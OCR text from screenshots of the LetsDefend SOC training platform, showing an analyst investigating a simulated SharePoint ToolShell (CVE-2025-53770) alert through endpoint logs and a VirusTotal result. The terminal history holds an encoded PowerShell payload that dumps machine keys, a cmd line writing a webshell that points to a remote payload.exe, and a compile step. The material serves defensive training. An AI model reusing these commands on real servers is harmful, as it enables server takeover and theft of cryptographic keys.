

app.letsdefend.io/monitoring
LetsDefend
Home
Learn
Practice
Challenge
Pricing
VIP+ for free
MAIN CHANNEL
INVESTIGATION CHANNEL
CLOSED ALERTS
Monitoring
Log Management
Case Management
Endpoint Security
Email Security
Threat Intel
Sandbox
SEVERITY
DATE
RULE NAME
EVENTID
TYPE
ACTION
Critical
Jul, 22, 2025, 01:07 PM
SOC342 - CVE-2025-53770 SharePoint ToolShell Auth Bypass and RCE
320
Web Attack
A critical zero-day vulnerability named ToolShell (CVE-2025-53770) has been discovered in on-premises SharePoint Server deployments.
EventID : 320
Event Time : Jul, 22, 2025, 01:07 PM
Rule : SOC342 - CVE-2025-53770 SharePoint ToolShell Auth Bypass and RCE
Level : Security Analyst
Hostname : SharePoint01
Source IP Address : 107.191.58.76
Destination IP Address : 172.16.20.17
HTTP Request Method : POST
Requested URL : /_layouts/15/ToolPane.aspx?DisplayMode=Edit&a=/ToolPane.aspx
User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:120.0) Gecko/20100101 Firefox/120.0
Referer : /_layouts/SignOut.aspx
Content-Length : 7699
Alert Trigger Reason : Suspicious unauthenticated POST request targeting ToolPane.aspx with large payload size and spoofed referer indicative of CVE-2025-53770 exploitation.
Device Action : Allowed
Critical
Mar, 13, 2025, 09:44 AM
SOC338 - Lumma Stealer - DLL Side-Loading via Click Fix Phishing
316
Data Leakage
Medium
Jan, 22, 2025, 02:37 AM
SOC335 - CVE-2024-49138 Exploitation Detected
313
Privilege Escalation
Medium
Sep, 17, 2024, 12:05
SOC326 - Impersonating Domain MX Record Change Detected
304
ThreatIntel
Search
ENG
8:25 PM
4/2/2026



LetsDefend
Home
Learn
Practice
Challenge
Pricing
VIP+ for free
Monitoring
Log Management
Case Management
Endpoint Security
Email Security
Threat Intel
Sandbox
172.16.20.17
SharePoint01
172.16.20.17
Processes 27
Network Action 29
Terminal History 4
Browser History 0
Results: 10
EVENT TIME
DESTINATION DOMAIN/IP ADDRESS
Jul 22 2025 13:06:08 132.232.40.201
Jul 22 2025 13:06:16 142.250.190.35
Jul 22 2025 13:06:18 34.104.35.123
Jul 22 2025 13:06:20 172.67.139.19
Jul 22 2025 13:06:23 172.31.12.250
Jul 22 2025 13:06:36 35.190.80.1
Jul 22 2025 13:07:15 77.88.21.119
Jul 22 2025 13:07:59 34.104.35.123
Jul 22 2025 13:08:04 107.191.58.76
1
2
3


LetsDefend
NOW PART OF HACKTHEBOX
Home
Learn
Practice
Challenge
Pricing
VIP+ for free
Monitoring
Log Management
Case Management
Endpoint Security
Email Security
Threat Intel
Sandbox
172.16.20.17
SharePoint01
172.16.20.17
Processes 27
Network Action 29
Terminal History 4
Browser History 0
Results: 10
EVENT TIME
COMMAND LINE
COMMAND LINE
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -nop -w hidden -e PCVAIEltcG9ydCBOYW1lc3BhY2U9IlN5c3RlbS5EaWFnbm9zdGljcyIgJT4NCjwlQCBJbXBvcnQgTmFtZXNwYWNlPSJTeXN0ZW0uSU8iICU+DQo8c2NyaXB0IHJ1bmF0PSJzZXJ2ZXIiIGxhbmd1YWdlPSJjIyIgQ09ERVBBR0U9IjY1MDAxIj4NCiAgICBwdWJsaWMgdm9pZCBQYWdlX2xvYWQoKQ0KICAgIHsNCgkJdmFyIHN5IDogU3lzdGVtLlJlZmxlY3Rpb24uQXNzZW1ibHkuTG9hZCgiU3lzdGVtLldlYiwgVmVyc2lvbj00LjAuMC4wLCBDdWx0dXJlPW5ldXRyYWwsIFB1YmxpY0tleVRva2VuPWI3N2E1YzU2MTkNTBhM2EiKTsNCiAgICAgICAgdmFyIG1rdGhvZCgiR2V0QXBwbGljYXRpb25Db25maWciLCBTeXN0ZW0uUmVmbGVjdGlvbi5CaW5kaW5nRmxhZ3MuU3RhdGljIHwgU3lzdGVtLlJlZmxlY3Rpb24uQmluZGluZ0ZsYWdzLk5vblB1YmxpYyk7DQogICAgICAgIHZhciBjZyA9IChTeXN0ZW0uV2ViLkNvbmZpZ3VyYXRpb24uTWFjaGluZUtleVNlY3Rpb24pZ2FjLkludm9rZShudWxsLCBuZXcgb2JqZWN0WzB]
dkTsNCiAgICAgICAgUmVzc9uc2UuV3JpdGUoY2cuVmFsaWRhdGlvbktleSsifCIrY2cuVmFsaWRhdGlvbisifCIrY2cuRGVjcnlwdGlvbktleSsifCIrY2cuRGVjcnlwdGlvbisifCIrY2cuQ29tcGF0aWJpbGl0eU1vZGUpOw0KICAgIH0NCjwvc2NyaXB0Pg==
Jul 22 2025 13:07:34
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe...
1


app.letsdefend.io/endpoint
LetsDefend
NOW PART OF HACKTHEBOX
Home
Learn
Practice
Challenge
Pricing
VIP+ for free
Monitoring
Log Management
Case Management
Endpoint Security
Email Security
Threat Intel
Sandbox
172.16.20.17
SharePoint01
172.16.20.17
Processes 27
Network Action 29
Terminal History 4
Browser History 0
Results: 10
COMMAND LINE
"C:\Windows\System32\cmd.exe" /c echo <form runat=\"server\"> <object classid=\"clsid:ADB880A6-D8FF-11CF-9377-00AA003B7A11\"><param name=\"Command\" value=\"Redirect\"> <param name=\"Button\" value=\"Test\"> <param name=\"Url\" value=\"http://107.191.58.76/payload.exe\"></object></form> > C:\Program Files\Common Files\Microsoft Shared\Web Server Extensions\16\TEMPLATE\LAYOUTS\spinstall0.aspx
Jul 22 2025 13:07:34
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe...
1
Search
8:31 PM
4/2/2026


LetsDefend
NOW PART OF HACKTHEBOX
Home
Learn
Practice
Challenge
Pricing
VIP+ for free
0
Monitoring
Log Management
Case Management
Endpoint Security
Email Security
Threat Intel
Sandbox
172.16.20.17
SharePoint01
172.16.20.17
2025-07-22 13:06:02.000 821 dnsapi.dll svchost.exe Loaded as DLL b...
2025-07-22 13:07:11.000 4560 w3wp.exe services.exe C:\Program Files\...
2025-07-22 13:07:24.000 9876 powershell.exe w3wp.exe powershell.exe -...
2025-07-22 13:07:27.000 9901 csc.exe powershell.exe csc.exe /out:C:\W...
Event Time : 2025-07-22 13:07:27.000
Process ID : 9901
Image Path : C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
Process User : IIS APPPOOL\SharePoint - 80
Parent Name : powershell.exe
Parent Path : C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Command Line : csc.exe /out:C:\Windows\Temp\payload.exe C:\Windows\Temp\p
1
2
3


LetsDefend
NOW PART OF HACKTHEBOX
Home
Learn
Practice
Challenge
Pricing
VIP+ for free
0
Monitoring
Log Management
Case Management
Endpoint Security
Email Security
Threat Intel
Sandbox
172.16.20.17
SharePoint01
172.16.20.17
2025-07-22 13:07:29.000 9910 cmd.exe csc.exe cmd.exe /c echo ...
Event Time : 2025-07-22 13:07:29.000
Process ID : 9910
Image Path : C:\Windows\System32\cmd.exe
Hash : 92bb4ddb98eeaf11fc15bb32e71d0a63256a0ed826a03ba293ce3a8bf0...
Process User : IIS APPPOOL\SharePoint - 80
Parent Name : csc.exe
Parent Path : C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
Command Line : cmd.exe /c echo <WebShell> > C:\Program Files\Common Files...
2025-07-22 13:07:34.000 9920 powershell.exe cmd.exe powershell.exe -...
2025-07-22 13:08:00.000 9950 taskhostw.exe services.exe taskhostw.exe
1
2
3


92bb4ddb98eeaf11fc15bb32e71d0a63256a0ed826a03ba293ce3a8bf057a514
Sign in
Sign up
41
/ 60
Community Score
-77
41/60 security vendors flagged this file as malicious
Reanalyze
Similar
More
92bb4ddb98eeaf11fc15bb32e71d0a63256a0ed826a03ba293ce3a8bf057a514
spinstall0.aspx
html
detect-debug-environment
attachment
cve-2025-53770
checks-disk-space
exploit
long-sleeps
Size
756 B
Last Analysis Date
1 hour ago
HTML
DETECTION
DETAILS
RELATIONS
BEHAVIOR
COMMUNITY 22+
Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.
Popular threat label trojan.webshell/toolshell
Threat categories trojan
Family labels webshell toolshell msil
Security vendors' analysis
Do you want to automate checks?
AhnLab-V3 Exploit/ASP.Shell.SC289272
AliCloud Trojan:MSIL/Webshell.JB
Antiy-AVL Trojan/MSIL.WebShell
Arcabit Trojan.ToolShell.C
Avast ASP:ToolShell-C [Trj]
AVG ASP:ToolShell-C [Trj]
Avira (no cloud) TR/Agent.jgllj
BitDefender Trojan.ToolShell.C
Bkav Pro W32.Common.1E655755
ClamAV Asp.Webshell.SharpyShell-10056352-3
CTX Asp.trojan.msil
Cynet Malicious (score: 99)
DrWeb ASP.Shell.113
Emsisoft Trojan.ToolShell.C (B)
eScan Trojan.ToolShell.C
ESET-NOD32 MSIL/Webshell.JS Trojan
Fortinet HTML/Sharept.RCE!tr
GData Script.Backdoor.WebShell.R